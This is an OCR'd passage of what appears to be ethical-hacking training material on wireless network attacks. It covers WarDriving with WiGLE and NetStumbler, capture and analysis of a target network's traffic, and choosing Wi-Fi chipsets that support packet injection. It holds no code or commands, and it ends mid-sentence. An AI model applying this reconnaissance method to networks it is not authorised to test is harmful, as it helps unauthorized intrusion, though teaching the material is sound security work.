
Wi-Fi Network Discovery Through WarDriving

Step 1	Register with WiGLE (*https://wigle.net*) and download the map **packs of your area** to view the plotted APs on a geographical map
Step 2	Connect the antenna or GPS device to the laptop via a **USB serial adapter** and board a car
Step 3	Install and **launch NetStumbler** and **WiGLE** client software, and turn on the GPS device
Step 4	Drive the car at speeds of **35 mph** or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi spots)
Step 5	Capture and save the **NetStumbler log files**, which contain the GPS coordinates of the APs
Step 6	Upload this log file to WiGLE, which will then automatically plot the **points onto a map**

Wi-Fi Network Discovery Through WarDriving

WarDriving can be used to discover Wi-Fi networks with the following procedure.

- Register with WiGLE (*https://wigle.net*) and download map packs of the target area to view the plotted APs on a map.
- Connect the laptop to an antenna and a GPS device via a USB serial adapter and board a car.
- Install and launch NetStumbler and WiGLE client software and turn on the GPS device.
- Drive the car at speeds of 35 mph or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi networks).
- Capture and save the NetStumbler log files that contain the GPS coordinates of the APs.
- Upload this log file to WiGLE, which automatically plots the points on a map.




Wireless Traffic Analysis

- Wireless traffic analysis enables attackers to **identify vulnerabilities** and susceptible victims in a target wireless network
- This helps to **determine the appropriate strategy** for a successful attack
- Attackers analyze a wireless network to **determine the broadcast SSID**, presence of multiple access points, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc.
- Attackers use **Wi-Fi packet analyzer tools**, such as AirMagnet WiFi Analyzer, Wireshark, SteelCentral Packet Analyzer, OmniPeek Enterprise, and CommView for Wi-Fi, to capture and analyze the traffic of a target wireless network

Wireless Traffic Analysis

The third step in the wireless hacking methodology is to analyze the traffic of the discovered wireless network. An attacker performs wireless traffic analysis before launching actual attacks on the wireless network. This analysis helps the attacker determine the vulnerabilities and susceptible victims in the target network as well as the appropriate strategy for a successful attack. The attacker uses various tools and techniques to analyze the traffic of the target wireless network.

Wi-Fi protocols are unique to Layer 2, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets. Attackers analyze a wireless network to determine the broadcasted SSID, presence of multiple APs, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc. Attackers use Wi-Fi packet sniffing tools such as AirMagnet WiFi Analyzer PRO, Wireshark, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, and CommView for Wi-Fi to capture and analyze the traffic of a target wireless network.



Choosing the Optimal Wi-Fi Card

- **Choosing the optimal Wi-Fi card** is very important for an attacker as certain tools, such as Aircrack-ng and KisMAC, only work with selected wireless chipsets

Determine the Wi-Fi requirements

Decide if you simply want to listen to wireless network traffic or both listen to and **inject packets**. PCMCIA or USB

Learn the capabilities of a wireless card

Determine the card manufacturer, version, revision, model etc.

Identify the chipset used in the card

Determine the chipset of the Wi-Fi card

Visit https://wireless.wiki.kernel.org/en/users/Drivers to determine compatibility

Verify the chipset capabilities

Determine what features the chipset provides for the particular operating system that you will be using

Determine the drivers and patches required

Determine the drivers required for your chipset and your operating system

Choosing the Optimal Wi-Fi Card

Choosing the optimal Wi-Fi card is very important for an attacker because tools such as aircrack-ng and KisMAC work only with selected wireless chipsets. An attacker considers the following when choosing the optimal Wi-Fi card.


- **Determine the Wi-Fi requirements**: An attacker may want to listen to wireless network traffic or both listen to and inject packets. Windows systems can listen to network traffic but do not have the capability of injecting data packets, whereas Linux has the capability of both listening and injecting packets. Based on these issues, the attacker chooses the OS; hardware format, such as Personal Computer Memory Card International Association (PCMCIA) and USB; and features, such as listening, injection, or both.
- **Learn the capabilities of a wireless card**: Wireless cards have two manufacturers. One is the brand of the card, and the other is the chipset manufacturer. Knowing the card manufacturer and model is 